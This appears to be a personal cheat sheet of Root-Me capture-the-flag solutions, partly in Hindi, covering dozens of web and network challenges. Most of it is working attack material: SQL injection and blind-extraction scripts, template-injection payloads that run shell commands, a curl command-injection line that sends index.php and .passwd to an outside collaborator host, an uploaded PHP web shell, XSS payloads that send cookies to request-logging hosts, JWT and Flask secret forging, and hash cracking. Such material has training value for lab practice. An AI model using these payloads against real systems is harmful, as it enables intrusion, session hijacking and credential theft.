**Root me web Server :**

[**https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/File%20Inclusion/README**](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/File%20Inclusion/README)**.**

**Key point**

**1** : <https://md5.gromweb.com/> (open redirection )

***2*** : **Api broken access control**: /api/user/1

**3. Backup File**

/index.php~

3: **http header** (Header-RootMe-Admin: none)

4: <http://challenge01.root-me.org/web-serveur/ch32/login.php?redirect>

(burp suite get request)<http://challenge01.root-me.org/web-serveur/ch32/index.php?redirect>

**5 HTTP - Verb tampering**

GET, POST, Put, OPTIONS, Delete

**6 phpBB install**

phpbb/install/install.php(v.v.i)

**7 Alias misconfiguration nginx server**

/assets../ boom /images

**8: api mass assignment**

{

"status":"admin" PUT (for updation) GET(for data retrieve ya data dekhne k liye )

}

**9 CRLF (Carriage return live feed)**

/r/n url encoding **is** %0D%0A

Payload= admin+authenticated.%0D%0Aguest

**10 Flask Unsecure session**

**Go the admin page storage tab inspect element**

Mkdir cookies.txt

Nano cookies.txt (watch cookies on jwt.io)

──(kali㉿kali)-[~]

└─$ flask-unsign --decode --cookie 'eyJhZG1pbiI6ImZhbHNlIiwidXNlcm5hbWUiOiJndWVzdCJ9.Z5mdrw.dto1gk3GE398ZFew8tDzsWik7vM'

{'admin': 'false', 'username': 'guest'}

┌──(kali㉿kali)-[~]

└─$ flask-unsign --unsign --cookie < cookies.txt --wordlist /usr/share/wordlists/rockyou.txt --no-literal-eval

[\*] Session decodes to: {'admin': 'false', 'logged\_in': True, 'username': 'guest'}

[\*] Starting brute-forcer with 8 threads..

[+] Found secret key after 70144 attempts

b's3cr3t'

┌──(kali㉿kali)-[~]

└─$ flask-unsign --sign --cookie "{'admin': 'true', 'username': 'guest'}" --secret 's3cr3t' --legacy

eyJhZG1pbiI6InRydWUiLCJ1c2VybmFtZSI6Imd1ZXN0In0.Z5oUZQ.IUMMVvJ6z7E\_ags9mTo4J9imhV4

**11 GraphQL – Introspection**

{

"query": "{ \_\_schema { types { fields { name args { name } } } } }"

}

{IAmNotHere(very\_long\_id: 1) {very\_long\_value }}

}

Go to intruder {

IAmNotHere(very\_long\_id: §ID§) {very\_long\_value}}

}

## **🛠️ कैसे चेक करें कि Introspection ऑन है या नहीं?**

### ****Method 1: Basic Introspection Query****

{

"query": "{ \_\_schema { types { fields { name } } } }"

}

अगर यह रन हो जाता है और API का पूरा स्कीमा दिखा देता है, तो **Introspection ऑन है** और API असुरक्षित हो सकती है।

### ****Method 2: Using cURL****

bash

CopyEdit

curl -X POST "http://target.com/graphql" -H "Content-Type: application/json" --data '{ "query": "{ \_\_schema { types { name } } }" }'

अगर JSON में स्कीमा की जानकारी आ जाती है, तो **API वल्नरेबल हो सकती है**।

### ****Method 3: Using GraphQL Voyager****

GraphQL Voyager एक टूल है जिससे API की पूरी स्ट्रक्चर को **विज़ुअलाइज़** किया जा सकता है।

# **12 Insecure code management**

dirb url

mkdir -p ~/my\_downloads

wget -r -P ~/my\_downloads http://challenge01.root-me.org/web-serveur/ch61/.git/

cd ~/my\_downloads

cd challenge01.root-me.org

cd .git

──(kali㉿kali)-[~/challenge01.root-me.org/web-serveur/ch61/.git]

└─$ git log

┌──(kali㉿kali)-[~/challenge01.root-me.org/web-serveur/ch61/.git]

└─$ git show a8673b2

**13 File upload**

**Double extension** shell.php.jpg

**Mime**

**Nullbyte** shell.php%00.jpg

**File upload – ZIP**

ln -s ../../../index.php index.txt

zip --symlinks index.zip index.txt

adding: index.txt (stored 0%)

chmod +x index.zip

then upload

**File upload and Local File Inclusion – Wrappers**

**Nano a.php**

<?php  
$scan = scandir('.');  
foreach($scan as $file) {  
 echo $file . "<br>";  
}  
?>

Zip a.zip a.php

mv a.zip a.jpg

upload then jpg file

<https://challenge01.root-me.org/web-serveur/ch43/index.php?page=zip://tmp/uploaad/Zed5YyJsq.jpg%23a>

zip://tmp/upload/Zed5YyJsq.jpg#a

flag-mipkBswUppqwXlq9ZydO.php

again make b.php

then upload this shell

<?php   
$flag=file\_get\_contents('flag-mipkBswUppqwXlq9ZydO.php');   
echo $flag;   
?>

Same repeat upload

c.jpg

then

<http://challenge01.root-me.org/web-serveur/ch43/index.php?page=zip://tmp/upload/Z1fgonrZK.jpg%23c>

go to source code u got flag

$flag="**lf1-Wr4pp3r\_Ph4R\_pwn3d**";

**14 Jwt introduction**

**Three part: header,payload,signature**

**If signature not set u can privilege admin account**

eyJhbGciOiAibm9uZSIsICJ0eXAiOiAiSldUIn0.eyJ1c2VybmFtZSI6ImFkbWluIn0.

header

{"alg": "none", "typ": "JWT"}

payload

{"username":"admin"}

<script>body.document.append(location.href)</script>

**15 JWT Secret Key:**

[**http://challenge01.root-me.org/web-serveur/ch59/token**](http://challenge01.root-me.org/web-serveur/ch59/token) **(for token Come Get request) come token**

**and second go to Post request /admin with authorization bearer**

**and third for secret key use brute force by this command**

**jwt-cracker** -t eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJyb2xlIjoiZ3Vlc3QifQ.4kBPNf7Y6BrtP-Y3A-vQXPY9jAh\_d0E6L4IUjL65CvmEjgdTZyr2ag-TM-glH6EYKGgO3dBYbhblaPQsbeClcw -d /usr/share/wordlists/rockyou.txt

and u got secret key like lol

**and fourth step use this secret key and signature make and final token like this** import jwt

import datetime

# सीक्रेट की

secret\_key = 'lol'

# हेडर

headers = {

    'typ': 'JWT',

    'alg': 'HS512'

}

# पेलोड

payload = {

    'role': 'admin',

    'exp': datetime.datetime.utcnow() + datetime.timedelta(hours=1)  # टोकन की समाप्ति समय (वैकल्पिक)

}

# टोकन बनाएं

token = jwt.encode(payload, secret\_key, algorithm='HS512', headers=headers)

# यदि आप PyJWT के संस्करण 2.x का उपयोग कर रहे हैं, तो jwt.encode() बाइट्स लौटाता है।

# इसे स्ट्रिंग में बदलने के लिए .decode('utf-8') का उपयोग करें:

if isinstance(token, bytes):

    token = token.decode('utf-8')

print(f'नया JWT टोकन: {token}')

**and final step u got ──(kali㉿kali**

**└─$ curl -X POST http://challenge01.root-me.org/web-serveur/ch59/admin \**

**-H "Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiYWRtaW4iLCJleHAiOjE3MzgyNTM2ODN9.tBZV1Shpaq0tpVf9TrhZGburWIlwAMKURQXkDhTeH6sCMu8lEBlrSHSnkt16ynNkkANnfbYbVGqFv2bBChChlg"**

{"result": "Congrats!! Here is your flag: PleaseUseAStrongSecretNextTime\n"}

**15 Php assert() vulnerability**

First look like <http://challenge01.root-me.org/web-serveur/ch47/?page=about>

And generate error ‘ query and .. like about ..

And second step [http://challenge01.root-me.org/web-serveur/ch47/?page=about’.phpinfo()](http://challenge01.root-me.org/web-serveur/ch47/?page=about'.phpinfo()).’

Last [http://challenge01.root-me.org/web-serveur/ch47/?page=about’.highlight\_file(‘.passwd’)](http://challenge01.root-me.org/web-serveur/ch47/?page=about'.highlight_file('.passwd')).’

**16 PHP filter (LFI)**

[**https://medium.com/@Aptive/local-file-inclusion-lfi-web-application-penetration-testing-cc9dc8dd3601**](https://medium.com/@Aptive/local-file-inclusion-lfi-web-application-penetration-testing-cc9dc8dd3601)

**PHP - register globals**

Always see back up like index.php, index.php~ index.php.bak

**17 Python - Server-side Template Injection Introduction**

Execute; "content":"49","title":"{{8\*8}} {{7\*7}}

After this content={{ ''.\_\_class\_\_.\_\_mro\_\_[1].\_\_subclasses\_\_() }}

Second; {{ self.\_TemplateReference\_\_context.cycler.\_\_init\_\_.\_\_globals\_\_.os.popen('id').read() }}&button=

Third; {{ self.\_TemplateReference\_\_context.cycler.\_\_init\_\_.\_\_globals\_\_.os.popen('whoami').read() }}&button=

fourth{{ self.\_TemplateReference\_\_context.cycler.\_\_init\_\_.\_\_globals\_\_.os.popen('cat .passwd').read() }}&button=

**18 Command injection filter bypass**

# Command injection: filter bypass[ℑ](https://webapp.tymyrddin.dev/docs/web-server/ci-filter-bypass#command-injection-filter-bypass)

[root-me challenge: Command injection - Filter bypass](https://www.root-me.org/en/Challenges/Web-Server/Command-injection-Filter-bypass): Find a vulnerability in this service and exploit it. Some protections were added. The flag is in the index.php file.

Either use Burp Collaborator or [one of its alternatives](https://testlab.tymyrddin.dev/docs/webapp/oast-alt):

ip=127.0.0.1+%0A+curl+--data+"@index.php"+jobc0c724o9snp1oq21rh50ex53wrnfc.oastify.com

leading to:


ip=127.0.0.1+%0A+curl+-X+POST+--data+"@.passwd"+jobc0c724o9snp1oq21rh50ex53wrnfc.oastify.com

 PreviousNext

**19 Java Server side template injection**

Find more template expressions in the page dedicated to the technology (PHP, Python, etc). **{{7\*7}} for Jinja2 (Python).**

* **#{7\*7}** for Thymeleaf (Java)

[](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/Images/serverside.png?raw=true)

In most cases, this polyglot payload will trigger an error in presence of a SSTI vulnerability:

${{<%[%'"}}%\.

[PayLoadAllTheThings Freemarker code execution](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#freemarker---code-execution)

${"freemarker.template.utility.Execute"?new()("ls -la")}

**20 Remote File inclusion**

Go to the google search wso webshell github

<https://raw.githubusercontent.com/mIcHyAmRaNe/wso-webshell/refs/heads/master/wso.php>?

**21 Local File inclusion**

Go to ?page=../admin

**22 Local File inclusion Double encoding**

?page**=**

Try two payloads first

**.** php://filter/convert.base64-encode/resource=cv

* php%253A%252F%252Ffilter%252Fconvert%252Ebase64%252Dencode%252Fresource%253Dcv
* php://filter/convert.base64-encode/resource=conf
* php%253A%252F%252Ffilter%252Fconvert%252Ebase64%252Dencode%252Fresource%253Dconf

**23** [**SQL injection - Authentication**](https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-authentication)

Payload admin’ or ‘1’=’1 –

**24** **SQL injection - Authentication - GBK**

**Payload**

login=admin%af'or 1=1 -- &password=av

**25 SQL injection String**

First search ‘exp error’

Constructing cross-table query payload : exp' or 1=1 union select name, sql from sqlite\_master --

Find the account table and its table structure users (CREATE TABLE users(username TEXT, password TEXT, Year INTEGER))

Further construct payload Cross-table query users' account information:

exp' or 1=1 union select username, password from users --

Get the admin password and complete the challenge.

**26 SQL injection numeric**

[http://challenge01.root-me.org/web-serveur/ch18/?action=news&news\_id=1 union select 1,2,3 - -](http://challenge01.root-me.org/web-serveur/ch18/?action=news&news_id=1%20union%20select%201,2,3%20-%20-)

[http://challenge01.root-me.org/web-serveur/ch18/?action=news&news\_id=1 UNION SELECT 1,username,password FROM users—](http://challenge01.root-me.org/web-serveur/ch18/?action=news&news_id=1%20UNION%20SELECT%201,username,password%20FROM%20users--)

**27 SQL INJECTION Routed**

**F**irst search ‘1 or 1’ in box you got error

After i try many payload got attack detected and found nothing and last thing I have study about payload of routed injection then step is below of attack

import binascii

# Creating the payload in hexadecimal format

payload = "1 or true -- "

hex\_payload = binascii.hexlify(payload.encode()).decode()

# Constructing the injection query

datas = {"login": f"' union select 0x{hex\_payload} -- "}

# Print the resulting payload

print(f"Payload: {datas['login']}")

**Payload: ' union select 0x31206f722074727565202d2d20 --**

This payload work this time not come on display attack detected

The payload is **' union select ' union select 1,table\_name from information\_schema.tables where table\_schema = database() -- - -- -**

After second import binascii

# वह SQL क्वेरी जिसे हेक्स में बदलना है

sql\_query = "' union select 1,table\_name from information\_schema.tables where table\_schema = database() -- - -- - "

# स्ट्रिंग को हेक्स में एन्कोड करें

hex\_payload = binascii.hexlify(sql\_query.encode()).decode()

# फाइनल पेलोड असेंबल करें

final\_payload = "' union select 0x{} -- -".format(hex\_payload)

print("Generated Payload:")

print(final\_payload)

' union select 0x2720756e696f6e2073656c65637420312c7461626c655f6e616d652066726f6d20696e666f726d6174696f6e5f736368656d612e7461626c6573207768657265207461626c655f736368656d61203d2064617461626173652829202d2d202d202d2d202d20 -- -

Last payload try this **' union select ' union select 1,concat(login,password) from users -- - -- -**

' union select 0x27756e696f6e2073656c65637420312c636f6e636174286c6f67696e2c70617373776f7264292066726f6d207573657273202d2d202d20 -- - u solve this

**28. SQL Truncation**

login = admin aaaa

password = 12345678

**29. SQL Error base**

First payload is

GET /web-serveur/ch34/?action=contents&order=,CAST((select table\_name from information\_schema.tables limit 1) as int)-- - HTTP/1.1

ERROR: invalid input syntax for integer: "m3mbr35t4bl3"

Second payload

,CAST((select column\_name from information\_schema.columns limit 1 offset 1) as int)-- -

invalid input syntax for integer: "us3rn4m3\_c0l"

third payload

,CAST((select column\_name from information\_schema.columns limit 1 offset 2) as int)-- -

invalid input syntax for integer: "p455w0rd\_c0l"

,CAST((select column\_name from information\_schema.columns limit 1 offset 3) as int)-- -

em41l\_c0l

,CAST((select us3rn4m3\_c0l from m3mbr35t4bl3 limit 1 offset 0) as int)-- -

invalid input syntax for integer: "admin"

**30 No SQL injection-Blind**

#!/usr/bin/env python2

# -\*- coding: utf8 -\*-

from \_\_future\_\_ import print\_function

import requests

import re

import sys

page = "http://challenge01.root-me.org/web-serveur/ch48/index.php"

headers = {'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_10\_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.95 Safari/537.36'}

taille=1

while 1:

     forge=".{"+str(taille)+"}";

     req={'chall\_name':'nosqlblind', 'flag[$regex]':forge}

     resultat=requests.get(page+'?chall\_name=nosqlblind&flag[$regex]='+forge).content

     print(req)

     if resultat.find(b'Yeah')==-1 :

          break

     taille+=1

taille-=1

print("[+] Le password fait "+str(taille)+" caracteres")

passwd=""

char=32

length=0

while length!=taille:

     forge=passwd+re.escape(str(chr(char)))+'.{'+str(taille-len(passwd)-1)+'}';

     req={'chall\_name':'nosqlblind', 'flag[$regex]':forge}

     resultat=requests.get(page+'?chall\_name=nosqlblind&flag[$regex]='+forge).content

     print(passwd+str(chr(char))+'   ', end='\r')

     sys.stdout.flush()

     if resultat.find(b'Yeah')!=-1 :

          passwd+=str(chr(char))

          char=32

          length+=1

     char+=1

print("[+] Le password est: "+str(passwd))

**[+] Le password fait 21 caracteres**

**[+] Le password est: 3@sY\_n0\_5q7\_1nj3c710n**

**30. SQL Time Based**

**Text.txt**

GET /web-serveur/ch40/?action=member&member=1\* HTTP/1.1

Host: challenge01.root-me.org

...

Upgrade-Insecure-Requests: 1

**sqlmap -r text.txt --risk=3 --level=5 --batch –dbs**

URI parameter '#1\*' is vulnerable.

the back-end DBMS is PostgreSQL

available databases [1]:

[\*] public

**sqlmap -r text.txt --risk=3 --level=1 --batch --dbs -D public --tables**

Database: public

[1 table]

+-------+

| users |

+-------+

**sqlmap -r test.txt --risk=3 --level=1 --batch -D public –dump**

**+----+---------------------------+----------+---------------+----------+-----------+**

**| id | email | lastname | password | username | firstname |**

**+----+---------------------------+----------+---------------+----------+-----------+**

**| 1 | ycam@sqlitimebased.com | MAC | T!m3B@s3DSQL! | admin | Yann |**

**| 2 | jsilver@sqlitimebased.com | SILVER | J0hNG0lDeN | jsilver | John |**

**+----+---------------------------+----------+---------------+----------+-----------+**

**31. SQL Injection BLIND**

import requests

import string

import threading

import queue

import time

# 🛠 Target URL

url = "http://challenge01.root-me.org/web-serveur/ch10/"

# 🛠 Storage for extracted data

password = ""

charset = string.ascii\_letters + string.digits + "!@#$%^&\*()-\_+=<>?/[]{}|:;\"',."

# 🛠 Boolean flag for next character

next\_char\_found = False

# ✅ Multi-threading for speed

class MyThread(threading.Thread):

    def \_\_init\_\_(self, func, queue):

        super(MyThread, self).\_\_init\_\_()

        self.func = func

        self.queue = queue

    def run(self):

        while True:

            data = self.queue.get()

            self.func(data)

            self.queue.task\_done()

# ✅ Function to check each character

def work(data):

    i, j = data

    global next\_char\_found, password

    # 🛠 SQL Injection Payload

    username = f"1' OR SUBSTR((SELECT password FROM users WHERE username='admin'), {j}, 1)='{i}' --+"

    data = {"username": username, "password": "test"}

    try:

        response = requests.post(url, data=data)

    except:

        print("Connection error. Retrying...")

        time.sleep(5)

        return

    if "Welcome" in response.text:

        password += i

        print(f"Found so far: {password}")

        next\_char\_found = True

# ✅ Thread Queue

q = queue.Queue(5)

# ✅ Create 5 Threads

for \_ in range(5):

    thread = MyThread(work, q)

    thread.start()

# ✅ Start Brute Force Attack

for j in range(1, 50):  # Assuming max password length is 50

    if next\_char\_found:

        next\_char\_found = False

    for i in charset:

        if not next\_char\_found:

            q.put([i, j])

        else:

            break

q.join()

# ✅ Print Final Password

print(f"Admin Password: {password}")

Flag: e2azO93i

**32. LDAP Injection (**Discover Valid LDAP Fields(extras this is)**)**

#!/usr/bin/python3

import requests

import string

fields = []

url = 'https://URL.com/'

f = open('dic', 'r')

world = f.read().split('\n')

f.close()

for i in world:

    r = requests.post(url, data = {'login':'\*)('+str(i)+'=\*))\x00', 'password':'bla'}) #Like (&(login=\*)(ITER\_VAL=\*))\x00)(password=bla))

    if 'TRUE CONDITION' in r.text:

        fields.append(str(i))

print(fields)

**Solution code**

import requests

import string

url = 'http://challenge01.root-me.org/web-serveur/ch26/'

charlist = string.ascii\_letters + string.digits + "\_@{}-/()!\"$%=^[]:;"

def findPass():

     password = ''

     while True:

          for i in charlist:

               r = requests.get(url+'?action=dir&search=admin\*)(password='+password+i)

               if "admin" in r.text:

                    password += i

                    print(password)

                    break

          else:

               break

     return password

def main():

     print("[+] Found admin's password: ", findPass())

if \_\_name\_\_=="\_\_main\_\_":

     main()

**admin's password: dsy365gdzerzo94**

**33 SQL injection filter bypass**

[http://challenge01.root-me.org/web-serveur/ch30/?action=membres&id=9%09UNION%09SELECT%09\*%09FROM%09((SELECT%09pass%09FROM%09membres%09LIMIT%091%09OFFSET%091)A%09JOIN%09(SELECT%092)B%09JOIN%09(SELECT%093)C%09JOIN%09(SELECT%093)D)](http://challenge01.root-me.org/web-serveur/ch30/?action=membres&id=9%09UNION%09SELECT%09*%09FROM%09((SELECT%09pass%09FROM%09membres%09LIMIT%091%09OFFSET%091)A%09JOIN%09(SELECT%092)B%09JOIN%09(SELECT%093)C%09JOIN%09(SELECT%093)D))

ID : passwordjohn

Username : 2

Email : 3

http://challenge01.root-me.org/web-serveur/ch30/?action=membres&id=9%09UNION%09SELECT%09\*%09FROM%09((SELECT%09pass%09FROM%09membres%09LIMIT%091%09OFFSET%092)A%09JOIN%09(SELECT%092)B%09JOIN%09(SELECT%093)C%09JOIN%09(SELECT%093)D)

ID : passwordteddy

Username : 2

Email : 3

id=9%09UNION%09SELECT%09\*%09FROM%09((SELECT%09pass%09FROM%09membres%09LIMIT%091)A%09JOIN%09(SELECT%092)B%09JOIN%09(SELECT%093)C%09JOIN%09(SELECT%093)D)

ID : KLfgyTIJbdhursqli - this is the flag

Username : 2

Email : 3

**34 PHP - Apache configuration**

**Upload a php file ,Analyse and cookie manipulation**

**POST /index.php HTTP/1.1Host: challenge01.root-me.org:59062User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,\*/\*;q=0.8Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflate, brContent-Type: multipart/form-data; boundary=---------------------------189619436241404398961007495719Content-Length: 267Origin: http://challenge01.root-me.org:59062Connection: keep-aliveReferer: http://challenge01.root-me.org:59062/index.phpCookie: {{PHPSESSID-APACHE2RCE=a/../../}}Upgrade-Insecure-Requests: 1Priority: u=0, i-----------------------------189619436241404398961007495719Content-Disposition: form-data; name="uploaded\_file"; filename=".htaccess"Content-Type: text/phpAddType application/x-httpd-php .php8**

**-----------------------------189619436241404398961007495719--after**

**POST /index.php HTTP/1.1Host: challenge01.root-me.org:59062User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,\*/\*;q=0.8Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflate, brContent-Type: multipart/form-data; boundary=--------------------------189619436241404398961007495719Content-Length: 259Origin: http://challenge01.root-me.org:59062Connection: keep-aliveReferer: http://challenge01.root-me.org:59062/index.phpCookie: PHPSESSID-APACHE2RCE=a/../../Upgrade-Insecure-Requests: 1Priority: u=0, i-----------------------------189619436241404398961007495719Content-Disposition: form-data; name="uploaded\_file"; filename="index.php8Content-Type: text/php<?php system($\_GET["cmd"]);?>**

**-----------------------------189619436241404398961007495719--show response in browser and**

**http://challenge01.root-me.org:59062/uploads//index.php8?cmd=cat%20/var/www/html/private/flag.txt**

**u get flag Congrats! Here is your flag: ht@cc3ss2RCE4th%w1n**

**35. file path truncation**

## **PHP - Path Truncation CTF Solution (Step-by-Step)**

### ****🛠️ Problem Explanation:****

We cannot directly access the **admin.html** page because when we pass ?page=admin in the URL, it internally changes to **admin.php**.  
📌 **The Null byte (%00) trick is also not working** because the server has filtered it.

💡 **But we can exploit the PHP Path Truncation vulnerability to bypass this restriction!**

## **⚡ Step 1: Understanding Path Truncation**

✅ **Before PHP 5.3**, any file path had a **4096-byte limit**.  
✅ If a path exceeded this limit, PHP **ignored the extra characters**, causing the path to **truncate**.

## **⚡ Step 2: Crafting the Payload**

📌 **Trick:** We will add a large number of **"./"** sequences to make the path longer than 4096 bytes, causing PHP to truncate it automatically and select the correct **admin.html** page.

📌 **Final Payload:**

python -c "print('a/../admin.html/'+'./'\*2048)"

**🔹 Breakdown of the Payload:**

* 'a/../admin.html/' → Helps PHP resolve the path to **admin.html**.
* './'\*2048 → Adds extra characters to exceed the **4096-byte limit**, forcing PHP to truncate.
* **Once truncated, PHP recognizes only** "admin.html", **giving us access to the page!**

## **⚡ Step 3: Execute the Payload**

Now, **URL encode** this command and use it in your browser:

http://challenge01.root-me.org/web-serveur/ch35/index.php?page=a/../admin.html/

**Web client**

**3. java script authentication 2**

connexion = function() { alert("Bypassed! The password is HIDDEN"); };

**4. stored xss 1**

**First check xss if popup comes then go to**

**Make a webhook url**

[**https://requestinspector.com/**](https://requestinspector.com/)

<script>document.write("<img src='https://01jkae2x581tw637s8gxadrqps00-b90127befbf9fb1c12c4?cookie=" + document.cookie + "' />");</script>

And u got get request and got cookie

/?cookie=ADMIN\_COOKIE=NkI9qe4cdLIO2P7MIsWS8ofD6

**5 . CSRF Token Bypass**

[**https://gist.github.com/anthonymq/0f7dbe8d945592374a503561731a9dd1**](https://gist.github.com/anthonymq/0f7dbe8d945592374a503561731a9dd1)

**6 Reflected xss**

**First payload ?p=contact' onclick='alert(1)**

**Second payload**

**?p=contactt' onmouseover='fetch(`https://01jp71rvwczyedvhf5sm6w7n8c10-f9aae4d3a68b71b36cc3.requestinspector.com?cookie=${document.cookie}`)'**

After this submit report

flag=r3fL3ct3D\_XsS\_fTw

**NETWORKING**

**1.DNS zone transfer**

──(root㉿kali)-[/home/kali/ctf]

└─# dig @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org AXFR

; <<>> DiG 9.20.4-4-Debian <<>> @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org AXFR

; (2 servers found)

;; global options: +cmd

ch11.challenge01.root-me.org. 604800 IN SOA     ch11.challenge01.root-me.org. root.ch11.challenge01.root-me.org. 2 604800 86400 2419200 604800

ch11.challenge01.root-me.org. 604800 IN TXT     "DNS transfer secret key : CBkFRwfNMMtRjHY"

ch11.challenge01.root-me.org. 604800 IN NS      ch11.challenge01.root-me.org.

ch11.challenge01.root-me.org. 604800 IN A       127.0.0.1

challenge01.ch11.challenge01.root-me.org. 604800 IN A 192.168.27.101

ch11.challenge01.root-me.org. 604800 IN SOA     ch11.challenge01.root-me.org. root.ch11.challenge01.root-me.org. 2 604800 86400 2419200 604800

;; Query time: 187 msec

;; SERVER: 2001:bc8:35b0:c166::151#54011(challenge01.root-me.org) (TCP)

;; WHEN: Mon Mar 10 10:12:28 IST 2025

;; XFR size: 6 records (messages 1, bytes 274)

**2. LDAP null**

┌──(root㉿kali)-[~]

└─# ldapsearch -H ldap://challenge01.root-me.org:54013 -x -b "ou=anonymous,dc=challenge01,dc=root-me,dc=org"

# extended LDIF

#

# LDAPv3

# base <ou=anonymous,dc=challenge01,dc=root-me,dc=org> with scope subtree

# filter: (objectclass=\*)

# requesting: ALL

#

# anonymous, challenge01.root-me.org

dn: ou=anonymous,dc=challenge01,dc=root-me,dc=org

objectClass: organizationalUnit

ou: anonymous

# sabu, anonymous, challenge01.root-me.org

dn: uid=sabu,ou=anonymous,dc=challenge01,dc=root-me,dc=org

objectClass: inetOrgPerson

objectClass: shadowAccount

uid: sabu

sn: sabu

cn: sabu

givenName: sabu

mail: sabu@anonops.org

# search result

search: 2

result: 0 Success

# numResponses: 3

# numEntries: 2

**3. OSPF authentication**

──(kali㉿kali)-[~/Downloads]

└─$ ettercap -Tqr ospf\_authentication\_hash.pcapng

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Reading from ospf\_authentication\_hash.pcapng

Libnet failed IPv4 initialization. Don't send IPv4 packets.

Libnet failed IPv6 initialization. Don't send IPv6 packets.

  34 plugins

  42 protocol dissectors

  57 ports monitored

28230 mac vendor fingerprint

1766 tcp OS fingerprint

2182 known services

Lua: no scripts were specified, not starting up!

Starting Unified sniffing...

OSPF-224.0.0.5-0:$netmd5$0201003002020202000000000000000200000a103c7ec8a4fffffffc000a1201000000280c0000020c00000103030303$debe4e93b093ade8a8bc34302c192ced

OSPF-224.0.0.5-0:$netmd5$0201003003030303000000000000000200000a103c7ec8a7fffffffc000a1201000000280c0000020c00000102020202$5445df30fe3d20bf23ecf26c2e531387

OSPF-224.0.0.5-0:$netmd5$0201003002020202000000000000000200000a103c7ec8aefffffffc000a1201000000280c0000020c00000103030303$ed964b2ac353eb6b5431d3251a1d2074

OSPF-224.0.0.5-0:$netmd5$0201003003030303000000000000000200000a103c7ec8b0fffffffc000a1201000000280c0000020c00000102020202$91276c153696d2929edaefc7c2131859

OSPF-224.0.0.5-0:$netmd5$0201003002020202000000000000000200000a103c7ec8b7fffffffc000a1201000000280c0000020c00000103030303$c0575e191ba012bd9cd7de3c6bda49c6

OSPF-224.0.0.5-0:$netmd5$0201003003030303000000000000000200000a103c7ec8b9fffffffc000a1201000000280c0000020c00000102020202$0844d60b1f97b377afdf26901c0eee8e

OSPF-224.0.0.5-0:$netmd5$0201003002020202000000000000000200000a103c7ec8c1fffffffc000a1201000000280c0000020c00000103030303$e3ff7611705e1e39017d19084efbca1f

OSPF-224.0.0.5-0:$netmd5$0201003003030303000000000000000200000a103c7ec8c2fffffffc000a1201000000280c0000020c00000102020202$f1c9059ed03e82547bf45b9755223ac1

OSPF-224.0.0.5-0:$netmd5$0201003002020202000000000000000200000a103c7ec8cafffffffc000a1201000000280c0000020c00000103030303$bde76e1f3eddfe8c7d4f8a32c12300da

OSPF-224.0.0.5-0:$netmd5$0201003003030303000000000000000200000a103c7ec8ccfffffffc000a1201000000280c0000020c00000102020202$2c5764c41f15333ad5e6509a0623aeef

OSPF-224.0.0.5-0:$netmd5$0201003002020202000000000000000200000a103c7ec8d4fffffffc000a1201000000280c0000020c00000103030303$c0a4b500effed0bd3d537db6c3295a2f

OSPF-224.0.0.5-0:$netmd5$0201003003030303000000000000000200000a103c7ec8d5fffffffc000a1201000000280c0000020c00000102020202$59e5abdc9e68404d9cf6bab427d420a4

OSPF-224.0.0.5-0:$netmd5$0201003002020202000000000000000200000a103c7ec8ddfffffffc000a1201000000280c0000020c00000103030303$08cbaa952e00d202a796f8fa76a2982b

OSPF-224.0.0.5-0:$netmd5$0201003003030303000000000000000200000a103c7ec8defffffffc000a1201000000280c0000020c00000102020202$ca39bac632801c8857650e8a28a35515

Capture file read completely, please exit at your convenience.

End of dump file...

Terminating ettercap...

Lua cleanup complete!

Unified sniffing was stopped.

┌──(kali㉿kali)-[~/Downloads]

└─$ nano ospf\_hashes.txt

┌──(kali㉿kali)-[~/Downloads]

└─$ john --wordlist=/usr/share/wordlists/rockyou.txt ospf\_hashes.txt

Using default input encoding: UTF-8

Loaded 14 password hashes with 14 different salts (net-md5, "Keyed MD5" RIPv2, OSPF, BGP, SNMPv2 [MD5 32/64 or dynamic\_39])

Remaining 12 password hashes with 12 different salts

Will run 4 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

#10pokemonmaster (?)

#10pokemonmaster (?)

#10pokemonmaster (?)

#10pokemonmaster (?)

#10pokemonmaster (?)

#10pokemonmaster (?)

#10pokemonmaster (?)

#10pokemonmaster (?)

#10pokemonmaster (?)

#10pokemonmaster (?)

#10pokemonmaster (?)

#10pokemonmaster (?)

12g 0:00:00:19 DONE (2025-03-10 12:15) 0.6253g/s 740548p/s 8886Kc/s 8886KC/s #18#16torito.."140804olivita"

